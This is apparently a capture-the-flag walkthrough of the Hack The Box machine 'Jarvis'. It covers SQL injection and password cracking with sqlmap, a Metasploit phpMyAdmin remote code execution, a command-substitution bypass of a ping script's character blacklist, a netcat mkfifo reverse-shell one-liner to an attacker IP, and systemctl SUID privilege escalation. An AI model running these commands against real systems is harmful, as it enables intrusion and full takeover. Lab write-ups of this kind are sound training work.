HTB Jarvis


Before we start please note system commands are written out are in bold. Here is a list of references that you can use to guide you through Jarvis. Note these references may perform the exploit differently. Also note that this walk through expects you to be knowledgeable in Linux commands. Thus it will assume u know the basics.

Ippsec video walk through: https://www.youtube.com/watch?v=YHHWvXBfwQ8

Another writeup: https://0xrick.github.io/hack-the-box/jarvis/

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
| http-title: Stark Hotel
```

First as always we start with a nmap scan. We will begin enumerating port 80 first.



When going to the rooms panel we see a parameter called cod. We can test it for different types of injections to see if it is exploitable.

I tried testing for SQL injection by prompting the website to sleep for 10 seconds. It did end up taking 10 seconds to load so I know SQL injection is possible. We can use **"sqlmap"** to gather all the information possible.

```
database management system users [1]:
[*] 'DBadmin'@'localhost'

[13:52:53] [INFO] fetching database users password hashes
[13:52:53] [INFO] used SQL query returns 1 entry
[13:52:54] [INFO] used SQL query returns 1 entry
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[13:52:58] [INFO] writing hashes to a temporary file '/tmp/sqlmapa0J0lC1685/sqlmaphashes-4Uad3B.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] y
[13:53:02] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:53:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[13:53:10] [INFO] starting dictionary-based cracking (mysql_passwd)
[13:53:10] [INFO] starting 2 processes
[13:53:27] [INFO] cracked password 'imissyou' for user 'DBadmin'
[13:53:48] [INFO] current status: mycom... /
```

I ran **"sqlmap"** with the -all parameter. It ended up finding a hash which it was able to crack giving me a login credentials. I went back and used **"wfuzz / dirb"** to see if I could find a login page on the site

```
msf5 > search phpmyadmin

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/admin/http/telpho10_credential_dump         2016-09-02       normal     No     Telpho10 Backup Credentials Dumper
   1  auxiliary/scanner/http/phpmyadmin_login                                normal     Yes    PhpMyAdmin Login Scanner
   2  exploit/multi/http/phpmyadmin_3522_backdoor           2012-09-25       normal     No     phpMyAdmin 3.5.2.2 server_sync.php Backdoor
   3  exploit/multi/http/phpmyadmin_lfi_rce                 2018-06-19       good       Yes    phpMyAdmin Authenticated Remote Code Execution
   4  exploit/multi/http/phpmyadmin_null_termination_exec   2016-06-23       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution
   5  exploit/multi/http/phpmyadmin_preg_replace            2013-04-25       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution via preg_replace()
   6  exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
   7  exploit/unix/webapp/phpmyadmin_config                 2009-03-24       excellent  No     PhpMyAdmin Config File Code Injection
   8  post/linux/gather/phpmyadmin_credsteal                                 normal     No     Phpmyadmin credentials stealer
```

```
msf5 exploit(multi/http/phpmyadmin_lfi_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Sending stage (38288 bytes) to 10.10.10.143
[*] Meterpreter session 1 opened (10.10.14.5:4444 -> 10.10.10.143:43892) at 2019-11-15 14:02:41 -0500
ls
[-] 10.10.10.143:80 - Failed to drop database ijjsk. Might drop when your session closes.

meterpreter > ls
Listing: /usr/share/phpmyadmin
==============================
```

Using the above module from metasploit I am able to get a reverse shell. With the credentials that we got from the SQL injection.

```
www-data@jarvis:/usr/share/phpmyadmin$ whoami
whoami
www-data
www-data@jarvis:/usr/share/phpmyadmin$ sudo -l
sudo -l
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
www-data@jarvis:/usr/share/phpmyadmin$
```


Here we can see that we have shell access as www-data and can run simpler.py as user pepper. We are allowed to run simpler.py as pepper through sudo.

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```


We can look at the source code in simpler.py. Here we see a -p option that allows us to execute the ping command. With us providing the ip address we want it to ping. However, there are some forbidden characters that we cannot use in our input. The bypass here would be to use the bash inline command as its not prohibited by the forbidden characters. **$(command)**

```
#!/bin/bash
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.5 1234 >/tmp/f
www-data@jarvis:/tmp$
```

I went ahead and created a bash scrip that contains a reverse shell command. This is not required but it will make executing the bypass much easier.



I then went ahead and ran simpler.py as pepper and simply used the bash inline command to execute my bash script in the /tmp folder. We then catch a reverse shell as pepper and can get user.txt



I began searching for any file / binary that I have SUID permissions to. A few come up that are normal to have SUID permission to. However, systemctl should not have SUID priviledge. I was able to find a exploit online that guides me through exploiting it. (https://gtfobins.github.io/gtfobins/systemctl/).

I essentially followed the commands word for word with the exception that I did not use **$(mktemp)**. Rather I just called my service **"new.service"**. Mktemp would create a file for the service but with a very long arbitrary name which the symlink as struggling to link to. Thus I found it easier just to give the service a name that I came up with. Also remember to use full paths for the symlink to connect. The image below is exactly what I executed in order to get a reverse shell.

From here we catch a shell as root and can view root.txt.